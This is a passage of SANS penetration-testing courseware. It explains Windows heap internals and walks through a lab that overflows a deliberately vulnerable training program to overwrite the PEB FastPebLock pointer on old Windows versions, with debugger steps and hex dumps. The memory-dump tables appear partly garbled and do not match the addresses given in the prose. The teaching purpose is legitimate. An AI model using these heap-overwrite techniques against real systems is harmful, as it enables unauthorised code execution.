



SANS

www.sans.org

SECURITY 760
ADVANCED EXPLOIT
DEVELOPMENT FOR
PENETRATION TESTERS

760.5

Windows Heap Overflows and Client-Side Exploitation

Copyright © 2014, The SANS Institute. All rights reserved. The entire contents of this publication are the property of the SANS Institute.

IMPORTANT-READ CAREFULLY:

This Courseware License Agreement ("CLA") is a legal agreement between you (either an individual or a single entity; henceforth User) and the SANS Institute for the personal, non-transferable use of this courseware. User agrees that the CLA is the complete and exclusive statement of agreement between The SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA. If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this courseware. BY ACCEPTING THIS COURSEWARE YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. IF YOU DO NOT AGREE YOU MAY RETURN IT TO THE SANS INSTITUTE FOR A FULL REFUND, IF APPLICABLE. The SANS Institute hereby grants User a non-exclusive license to use the material contained in this courseware subject to the terms of this agreement. User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of this publication in any medium whether printed, electronic or otherwise, for any purpose without the express written consent of the SANS Institute. Additionally, user may not sell, rent, lease, trade, or otherwise transfer the courseware in any way, shape, or form without the express written consent of the SANS Institute.

The SANS Institute reserves the right to terminate the above lease at any time. Upon termination of the lease, user is obligated to return all materials covered by the lease within a reasonable amount of time.

SANS acknowledges that any and all software and/or tools presented in this courseware are the sole property of their respective trademark/registered/copyright owners.

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

Advanced Exploit Development for Penetration Testers
Windows Heap Overflows and Client-Side Exploitation

SANS Security 760.5

Copyright 2014, All Right Reserved
Version_3 4Q2014

Sec760 Advanced Exploit Development for Penetration Testers

Windows Heap Overflows and Client-Side Exploitation

Welcome to SANS SEC760.5. In this section we will take a look at Windows heap overflows, especially Use-After-Free vulnerabilities, and how they can be used for client-side exploitation.

Course Roadmap

- Reversing with IDA & Remote Debugging
 - Advanced Linux Exploitation
 - Patch Diffing
 - Windows Kernel Exploitation
 - Windows Heap Overflows
 - Capture the Flag
- The Windows Heap – Early Days
 - Remedial Heap Exploitation
 - The Modern Heap
 - Remedial Heap Spraying
 - Demonstration: Heap Spraying - MS07-017
 - Use-After-Free Vulnerabilities & Heap Feng Shui
 - MS13-038 – Use-After-Free Bug Walk-Through
 - Exercise: MS13-038 – HTML+TIME Method
 - MS13-038 – DEPS Modern Heap Spraying Walk-Through
 - Exercise: MS13-038 – DEPS Heap Spraying
 - Extended Hours - Leaks

Sec760 Advanced Exploit Development for Penetration Testers

The Windows Heap – Early Days

In this module, we will introduce the Windows heap.

Windows Heaps: Pre-LFH (1)

- Default Process Heap
 - 1 MB initially and can grow
 - Used during loading/runtime
 - Applications may use the Process Heap
- RtlCreateHeap() used to create multiple heaps by the application
 - HeapCreate() in kernel32.dll is a wrapper for RtlCreateHeap() in ntdll.dll
 - HeapDestroy() removes heaps
 - RtlAllocateHeap(), RtlHeapFree() & RtlReallocateHeap()
 - These functions work with the VirtualAlloc() API. VirtualAlloc() allows the caller to reserve address space

Sec760 Advanced Exploit Development for Penetration Testers

Windows Heaps: Pre-LFH (1)

A default process heap is created at program runtime and is 1 MB in size. This heap is used to store permanent and temporary data during runtime and allocation of memory segments. It may increase in size as needed and is often used by the application throughout the process' lifetime. Most programs utilize HeapCreate() to create multiple heaps for use by the application. These heaps, like others, remain until destroyed by functions such as HeapDestroy(), or when the process is terminated. Just like Linux, heap chunks are allocated, reallocated and freed through functions such as RtlAllocateHeap(), RtlHeapFree() and RtlReallocateHeap(). The list of heaps used in a process can be found in the Process Environment Block (PEB) at FS:[0x90].

Alexander Anisimov's paper titled "Defeating Microsoft Windows XP SP2 Heap protection and DEP bypass" located at <http://www.ptsecurity.com/download/defeating-xpsp2-heap-protection.pdf> is a resource for this information, and I highly advise reading the paper! A great amount of research on Windows stack and heap vulnerabilities, protections, and exploitation has been performed by Matt Conover, David Litchfield, Alexander Anisimov, Dave Aitel, Halvar Flake and others. They have provided much useful information.

I highly advise reading the following presentations and papers also used as resources for this course:

Reliable Windows Heap Exploits by Matt Conover & Oded Horovitz
http://www.slideshare.net/amiabile_indian/reliable-windows-heap-exploits

Dave Aitel has published quite a few resources available here: <http://www.immunitysec.com/resources-papers.shtml>

Third Generation Exploitation by Halvar Flake
www.blackhat.com/presentations/win-usa-02/halvarflake-winsec02.ppt

Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server by David Litchfield
<http://packetstormsecurity.org/files/31637/defeating-w2k3-stack-protection.pdf.html>

Windows Heaps: Pre-LFH (2)

- Free Lists
 - 128 Doubly-linked lists
 - Index number for the 128 lists is the chunk size for that bin * 8 bytes
 - i.e., Bin 5 holds free chunks of 40 bytes
 - i.e., Bin 10 holds free chunks of 80 bytes
 - Bin 128 holds chunks of 1024 bytes
 - Chunks >1024 bytes are sorted from small to large in bin/entry 0

Sec760 Advanced Exploit Development for Penetration Testers

Windows Heaps: Pre-LFH (2)

Windows stores available heap chunks in 128 different Free Lists. These lists are doubly-linked, very similar to what we described on Linux through `dlmalloc` and `ptmalloc`. Each of the index numbers used for these lists identifies the size of the chunks stored. For example, index or bin number 5 holds free chunks that are 40 bytes in size. This number is obtained by taking the index/bin number and multiplying it by 8 bytes. In this case, index/bin number 100 holds chunks that are 800 bytes in size. The largest index/bin is 128, which holds chunks that are 1024 bytes in size. If a chunk larger than 1024 bytes is needed, index 0 is checked as it holds chunks >1024 bytes in size, starting with the smallest and ending with the largest.

Windows Heaps: Pre-LFH (3)

- Lookaside Lists
 - 128 Singly-linked lists of freed chunks
 - Does not start out with any available chunks
 - Lookaside list is checked first when requesting memory
 - Frequently used chunk sizes are held longer than unused chunk sizes
 - Unused chunk sizes are returned to the process
 - Lookaside lists are optimized for speed

Sec760 Advanced Exploit Development for Penetration Testers


Windows Heaps: Pre-LFH (3)

Lookaside lists are also made available to make efficient use of memory space and to avoid fragmentation. For example, if a chunk of memory is freed and returned for allocation, that chunk will go to the lookaside list if it is ≥ 1024 bytes. The lookaside lists only hold available chunks that were already once allocated and used, increasing efficiency and avoiding allocation of additional chunks when there may already be a chunk available that was previously in use.

The lookaside lists do not start out with any available chunks at process runtime. Only when chunks are freed are they made available. The lookaside is checked prior to checking the free lists for available chunks. If the desired chunk size is not located, a larger chunk may be assigned from the lookaside list and split accordingly, or the request will move onto the free lists. Frequently used chunk sizes are prioritized, and more chunks of that size are kept for a longer period. Chunks that are not often used may be returned to the standard free lists.

Windows Heaps: Pre-LFH (4)

- Heap request flow:




Sec760 Advanced Exploit Development for Penetration Testers

Windows Heaps: Pre-LFH (4)

This diagram shows the basic steps a memory allocation request on the heap will take. First, the request is made with a call to `rtlallocateheap()` or `rtlreallocateheap()`. The lookaside lists are then checked to see if the desired chunk size is available. If the requested size is not available on the lookaside lists, the free lists are checked. If the desired chunk size is not available within the free lists, cache may be checked, followed by a look inside of index/bin 0. If the request has not been fulfilled at this point, a request to extend the heap is made.

Pre-Server 2003 & Windows XP SP2




Pre-Server 2003 & Windows XP SP2

This slide shows the heap header structure for heaps created on Windows systems up to Windows XP SP1 and Windows Server 2000. The structure is very similar to Windows XP SP2/3 and Server 2003, only XP SP2/3 and Server 2003 include the addition of an 8-bit security cookie and the checks made by safe unlink. A chunk that is currently in use will have the header data shown on the top image. This starts with the current chunk size, a field which is two bytes in length. The next field is the previous chunk's size, also two bytes in size. Next is a one byte field called the segment index. This field holds the index of the memory block. The segment index field is followed by the flags field. This field holds information such as "Heap_Entry_Busy" and "Heap_Entry_Virtual_Alloc." The unused field holds the number of bytes in the chunk that are unused; e.g. For byte alignment. The tag index field is simply an indexing reference for the segment.

The free chunk image above contains all of the same detail as the in-use chunk with the addition of a Forward and Backward Link. The forward link points to the next free chunk, and the backward link points to the previous free chunk.

Server 2003 & XP SP2/SP3



- XP SP2/SP3 and Server 2003
 - 8 bit security cookie added
 - Only checked during allocation and deletion
 - Not checked during free()
 - Created from pseudo-random number generator
 - Lookaside Lists do not use cookies

Sec760 Advanced Exploit Development for Penetration Testers

Server 2003 & XP SP2/SP3

In Windows XP SP2/SP3 and Server 2003, an 8-bit security cookie was added to ensure the integrity of the chunks in memory. The check to validate the integrity is only performed during allocation and deletion from the free list. It is not feasible for each chunk to be checked during each function call as it would be too expensive to the processor. This lack of checking potentially allows for pointer overwrites in the event of an overflow condition. The 8-bit cookie is generated in a pseudo-random fashion by taking a random number and XOR-ing it with the chunk header address.

Heap Cookies are not used for lookaside lists, nor is the safe unlinking check as there is only a forward pointer. Lookaside lists are singly-linked and allocations are made without performing any sanity checks.

Course Roadmap

- Reversing with IDA & Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Windows Heap Overflows
- Capture the Flag

- The Windows Heap – Early Days
- Remedial Heap Exploitation
- The Modern Heap
- Remedial Heap Spraying
 - Demonstration: Heap Spraying - MS07-017
- Use-After-Free Vulnerabilities & Heap Feng Shui
- MS13-038 – Use-After-Free Bug Walk-Through
 - Exercise: MS13-038 – HTML+TIME Method
- MS13-038 – DEPS Modern Heap Spraying Walk-Through
 - Exercise: MS13-038 – DEPS Heap Spraying
- Extended Hours - Leaks

Sec760 Advanced Exploit Development for Penetration Testers

Remedial Heap Exploitation

In this module, we will take a look at early heap exploitation techniques.

Remedial Heap Exploitation

- Overwriting a PEB Pointer
 - We can write to the PEB
 - RtlEnterCriticalSection is accessed upon ExitProcess() called by many exception handlers
 - ExitProcess() calls the FastPebLockRoutine, which holds a pointer to RtlEnterCriticalSection
 - We can write the value held in EAX to the address held in ECX, overwriting the FastPebLock Pointer
 - When the FastPebLock Pointer is called during ExitProcess(), EIP will jump to the address we wrote to this pointer

Sec760 Advanced Exploit Development for Penetration Testers

Remedial Heap Exploitation

As mentioned before, the Process Environment Block (PEB) is a structure of data in a process' user address space that holds information about the process, such as the modules base address and loaded DLLs. One of the many elements inside of the PEB is the FastPebLock and FastPebUnlock routines. The FastPebLock Pointer is located at 0x7FFDF020, and the FastPebUnlock Pointer is located at 0x7FFDF024. These pointers are referenced upon the exit process by many exception handlers. Thus, overwriting the pointers and generating an exception can result in hooking program execution, as the address held by the FastPebLockRoutine should be the address to RtlEnterCriticalSection. This works on Windows 2000, XP SP0/1. Again, in XP SP2 and 2003 Server, the safe unlink protection was added. This technique is being shown to demonstrate basic heap overflow concepts.

Process Environment Block - Recap

- **Process Environment Block (PEB)**
 - Structure of data with process specific information held at 0x7ffdf000
 - Image Base Address
 - Heap Address
 - Imported Modules
 - kernel32.dll is almost always loaded
 - ntdll.dll is almost always loaded
 - Overwriting the pointer to RTL_CRITICAL_SECTION is common
 - Located at 0x7FFDF020 (FastPebLock Pointer)
 - 0x7FFDF024 holds the FastPebUnlock Pointer

Sec760 Advanced Exploit Development for Penetration Testers

Process Environment Block - Recap


As earlier mentioned, the Process Environment Block (PEB) is a structure of data in a process' user address space that holds information about the process. This information includes items such as the base address of the loaded module (hmodule), the start of the heap, imported DLLs, and much more. A pointer to the PEB can be found at FS:[0x30]. Since the PEB has modifiable attributes, you could imagine that it is a common place for overwrites. Windows shellcode often takes advantage of the PEB as it stores the address of modules such as kernel32.dll. If the shellcode can find kernel32.DLLs address in memory, it often times will then get the location of the function getprocaddress() and use that to locate the address of desired functions.

One of the most common attacks on the PEB is to overwrite the pointer to RTL_CRITICAL_SECTION. This technique has been documented several times, and we'll cover it in more detail coming up. Critical Sections typically ensure that only one thread is accessing a protected area or service at once. For example, if a thread is accessing a CD-ROM drive, it makes sure that only one thread at a time can do so. It only allows access for a fixed time to ensure other threads can have equal access to variables or resources monitored by the Critical Section.

Remedial Heap Exploit Technique (1)

- Running the program to look for a crash

```
C:\>PEB_Hack2.exe
Usage: peb2.exe <string to heap1> <string to heap2>
C:\>PEB_Hack2.exe AAAA BBBB
FYI: The heaps are 16 bytes!
C:\>PEB_Hack2.exe AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA BBBB
```




Sec760 Advanced Exploit Development for Penetration Testers

Remedial Heap Exploit Technique (1)

If you have a copy of Windows XP SP0/SP1 or Windows 2000 Server, and wish to follow along, load up the PEB_Hack2.exe from the 760.5 folder. First, run the program with no arguments to determine any usage requirements. You should see that the program is requesting a string to copy to heap1 and a string to copy to heap2. Try entering in four A's and four B's to see if any response is given. You should get a response saying, "FYI: The heaps are 16 bytes." Increment the number of A's given to the program until you cause it to crash. Since we do eventually get the program to crash, we can infer that it is vulnerable to an overflow.

Remedial Heap Exploit Technique (2)


- This example uses OllyDbg, and works the same with Immunity Debugger



Remedial Heap Exploit Technique (2)

Load the PEB_Hack2.exe program with OllyDbg or Immunity Debugger. Next, select the "Debug" option from the top menu bar. Highlight and select the "Arguments" option. You should get a pop-up box like the one on this slide saying, "Change Arguments of Executable File." Based on the number of bytes it took to crash the program in command line, attempt to do the same here until you know exactly at what point you can control EAX and ECX. You will need to restart the program each time you modify the "Arguments" option. Pressing Ctrl-F2 is the quickest way to restart the program. It works well to change the last eight characters of your first argument to "BBBB" and "CCCC." If you see that EAX and ECX are overwritten with 0x41414141, you know that you have too many A's. Once you see that EAX holds 0x42424242 (B's) and ECX holds 0x43434343 (C's), you know you have guessed the exact number of bytes needed to take control. Notice that EIP is not affected at this time. You also have the option of identifying the size of the buffer by reversing the code in the vulnerable function.

Remedial Heap Exploit Technique (3)




Remedial Heap Exploit Technique (3)

Next, we need to figure out where our data is being stored in memory. Set up a breakpoint “F2” on the first call to `strcpy()`. This way we will be able to learn where the data is being copied.

Remedial Heap Exploit Technique (4)

- Start the program with F9
- At the breakpoint right click on "dest =" address in the stack pane
- Select the "Follow in Dump" option

Stack Pane - "dest ="



Sec760 Advanced Exploit Development for Penetration Testers

Remedial Heap Exploit Technique (4)

As detailed on the slide, start the program with F9 after setting the breakpoint on the first call to strcpy(). When the breakpoint is reached, right click on the "dest =" address in the stack pane. Select the option, "Follow in Dump" and proceed to the next slide.

Remedial Heap Exploit Technique (5)

The screenshot displays a debugger's memory view with several panels. A callout box points to address 00401E90, stating: "Destination of strcpy(). Our data will be copied here". Another callout points to address 00401EC8, labeled "Heap Pointers". A third callout points to address 00401E98, labeled "Points into buckets...". The memory dump shows hex values and their corresponding ASCII representations, including null bytes and various characters.

Address	Hex dump	ASCII
00401E90	00 F0 AD BA 00 F0 AD BA
00401E98	00 00 00 00 00 00 00 00
00401EC8	00 00 00 00 01 00 00 00
00401E98	00 00 00 00 00 00 00 00
00401E99	00 00 00 00 00 00 00 00
00401E9A	00 00 00 00 00 00 00 00
00401E9B	00 00 00 00 00 00 00 00
00401E9C	00 00 00 00 00 00 00 00
00401E9D	00 00 00 00 00 00 00 00
00401E9E	00 00 00 00 00 00 00 00
00401E9F	00 00 00 00 00 00 00 00
00401EA0	00 00 00 00 00 00 00 00
00401EA1	00 00 00 00 00 00 00 00
00401EA2	00 00 00 00 00 00 00 00
00401EA3	00 00 00 00 00 00 00 00
00401EA4	00 00 00 00 00 00 00 00
00401EA5	00 00 00 00 00 00 00 00
00401EA6	00 00 00 00 00 00 00 00
00401EA7	00 00 00 00 00 00 00 00
00401EA8	00 00 00 00 00 00 00 00
00401EA9	00 00 00 00 00 00 00 00
00401EAA	00 00 00 00 00 00 00 00
00401EAB	00 00 00 00 00 00 00 00
00401EAC	00 00 00 00 00 00 00 00
00401EAD	00 00 00 00 00 00 00 00
00401EAE	00 00 00 00 00 00 00 00
00401EAF	00 00 00 00 00 00 00 00
00401EB0	00 00 00 00 00 00 00 00
00401EB1	00 00 00 00 00 00 00 00
00401EB2	00 00 00 00 00 00 00 00
00401EB3	00 00 00 00 00 00 00 00
00401EB4	00 00 00 00 00 00 00 00
00401EB5	00 00 00 00 00 00 00 00
00401EB6	00 00 00 00 00 00 00 00
00401EB7	00 00 00 00 00 00 00 00
00401EB8	00 00 00 00 00 00 00 00
00401EB9	00 00 00 00 00 00 00 00
00401EBA	00 00 00 00 00 00 00 00
00401EBB	00 00 00 00 00 00 00 00
00401EBC	00 00 00 00 00 00 00 00
00401EBD	00 00 00 00 00 00 00 00
00401EBE	00 00 00 00 00 00 00 00
00401EBF	00 00 00 00 00 00 00 00
00401EC0	00 00 00 00 00 00 00 00
00401EC1	00 00 00 00 00 00 00 00
00401EC2	00 00 00 00 00 00 00 00
00401EC3	00 00 00 00 00 00 00 00
00401EC4	00 00 00 00 00 00 00 00
00401EC5	00 00 00 00 00 00 00 00
00401EC6	00 00 00 00 00 00 00 00
00401EC7	00 00 00 00 00 00 00 00
00401EC8	00 00 00 00 00 00 00 00
00401EC9	00 00 00 00 00 00 00 00
00401ECA	00 00 00 00 00 00 00 00
00401ECB	00 00 00 00 00 00 00 00
00401ECC	00 00 00 00 00 00 00 00
00401ECD	00 00 00 00 00 00 00 00
00401ECE	00 00 00 00 00 00 00 00
00401ECF	00 00 00 00 00 00 00 00
00401ED0	00 00 00 00 00 00 00 00
00401ED1	00 00 00 00 00 00 00 00
00401ED2	00 00 00 00 00 00 00 00
00401ED3	00 00 00 00 00 00 00 00
00401ED4	00 00 00 00 00 00 00 00
00401ED5	00 00 00 00 00 00 00 00
00401ED6	00 00 00 00 00 00 00 00
00401ED7	00 00 00 00 00 00 00 00
00401ED8	00 00 00 00 00 00 00 00
00401ED9	00 00 00 00 00 00 00 00
00401EDA	00 00 00 00 00 00 00 00
00401EDB	00 00 00 00 00 00 00 00
00401EDC	00 00 00 00 00 00 00 00
00401EDD	00 00 00 00 00 00 00 00
00401EDE	00 00 00 00 00 00 00 00
00401EDF	00 00 00 00 00 00 00 00
00401EE0	00 00 00 00 00 00 00 00
00401EE1	00 00 00 00 00 00 00 00
00401EE2	00 00 00 00 00 00 00 00
00401EE3	00 00 00 00 00 00 00 00
00401EE4	00 00 00 00 00 00 00 00
00401EE5	00 00 00 00 00 00 00 00
00401EE6	00 00 00 00 00 00 00 00
00401EE7	00 00 00 00 00 00 00 00
00401EE8	00 00 00 00 00 00 00 00
00401EE9	00 00 00 00 00 00 00 00
00401EEA	00 00 00 00 00 00 00 00
00401EEB	00 00 00 00 00 00 00 00
00401EEC	00 00 00 00 00 00 00 00
00401EED	00 00 00 00 00 00 00 00
00401EEF	00 00 00 00 00 00 00 00
00401EF0	00 00 00 00 00 00 00 00
00401EF1	00 00 00 00 00 00 00 00
00401EF2	00 00 00 00 00 00 00 00
00401EF3	00 00 00 00 00 00 00 00
00401EF4	00 00 00 00 00 00 00 00
00401EF5	00 00 00 00 00 00 00 00
00401EF6	00 00 00 00 00 00 00 00
00401EF7	00 00 00 00 00 00 00 00
00401EF8	00 00 00 00 00 00 00 00
00401EF9	00 00 00 00 00 00 00 00
00401EFA	00 00 00 00 00 00 00 00
00401EFB	00 00 00 00 00 00 00 00
00401EFC	00 00 00 00 00 00 00 00
00401EFD	00 00 00 00 00 00 00 00
00401EFE	00 00 00 00 00 00 00 00
00401EFF	00 00 00 00 00 00 00 00
00401F00	00 00 00 00 00 00 00 00
00401F01	00 00 00 00 00 00 00 00
00401F02	00 00 00 00 00 00 00 00
00401F03	00 00 00 00 00 00 00 00
00401F04	00 00 00 00 00 00 00 00
00401F05	00 00 00 00 00 00 00 00
00401F06	00 00 00 00 00 00 00 00
00401F07	00 00 00 00 00 00 00 00
00401F08	00 00 00 00 00 00 00 00
00401F09	00 00 00 00 00 00 00 00
00401F0A	00 00 00 00 00 00 00 00
00401F0B	00 00 00 00 00 00 00 00
00401F0C	00 00 00 00 00 00 00 00
00401F0D	00 00 00 00 00 00 00 00
00401F0E	00 00 00 00 00 00 00 00
00401F0F	00 00 00 00 00 00 00 00
00401F10	00 00 00 00 00 00 00 00
00401F11	00 00 00 00 00 00 00 00
00401F12	00 00 00 00 00 00 00 00
00401F13	00 00 00 00 00 00 00 00
00401F14	00 00 00 00 00 00 00 00
00401F15	00 00 00 00 00 00 00 00
00401F16	00 00 00 00 00 00 00 00
00401F17	00 00 00 00 00 00 00 00
00401F18	00 00 00 00 00 00 00 00
00401F19	00 00 00 00 00 00 00 00

Sec760 Advanced Exploit Development for Penetration Testers

Remedial Heap Exploit Technique (5)

On the top left image, highlighted is the address from strcpy()'s "dest = 0x00481ea0" shown in the stack pane from the last slide. This is the location in memory where our data will be copied. As you can also see on the top left image, address 0x00481ec8 holds Heap Pointers to the address 0x00480178. These links will be used when the second call to RtlAllocateHeap() is made for the second strcpy() into heap2.

RtlAllocateHeap() is looking to get an address to place the second block of data to be copied into memory and to write the updated location to the address 0x00480178. If we can overwrite the destination location where the updated address is to be written, and also what is to be written, we can get our 4-byte overwrite anywhere in memory. This is due to the instruction "mov dword ptr [ecx],eax", which will pull the pointers from the addresses held at 0x00481ec8 and 0x00481ed0.

Remedial Heap Exploit Technique (6)

- Still at the strcpy breakpoint, press and hold F7 to watch the data be copied to 0x00481ea0
- Once you see the four Bs and Cs written, stop pressing F7
- Make sure not to progress past the final copy

Address	Hex Dump	ASCII
00401E70	00 00 00 00 00 00 00 00
00401E78	00 00 00 00 00 00 00 00
00401E80	00 00 00 00 00 00 00 00
00401E88	00 00 00 00 00 00 00 00
00401E90	00 00 00 00 00 00 00 00
00401E98	05 00 00 00 00 07 18 00
00401EA0	41 41 41 41 41 41 41 41	AAAAAA
00401EA8	41 41 41 41 41 41 41 41	AAAAAA
00401EB0	41 41 41 41 41 41 41 41	AAAAAA
00401EB8	41 41 41 41 41 41 41 41	AAAAAA
00401EC0	41 41 41 41 41 41 41 41	AAAAAA
00401EC8	42 42 42 42 42 42 42 42	BBBBBBBB
00401ED0	43 43 43 43 43 43 43 43	CCCCCCCC
00401ED8	EE EE EE EE EE EE EE EE	EEEEEEEE
00401EE0	EE EE EE EE EE EE EE EE	EEEEEEEE
00401EE8	EE EE EE EE EE EE EE EE	EEEEEEEE
00401EF0	EE EE EE EE EE EE EE EE	EEEEEEEE
00401EF8	EE EE EE EE EE EE EE EE	EEEEEEEE
00401F00	EE EE EE EE EE EE EE EE	EEEEEEEE

Our data

Overwritten Pointers

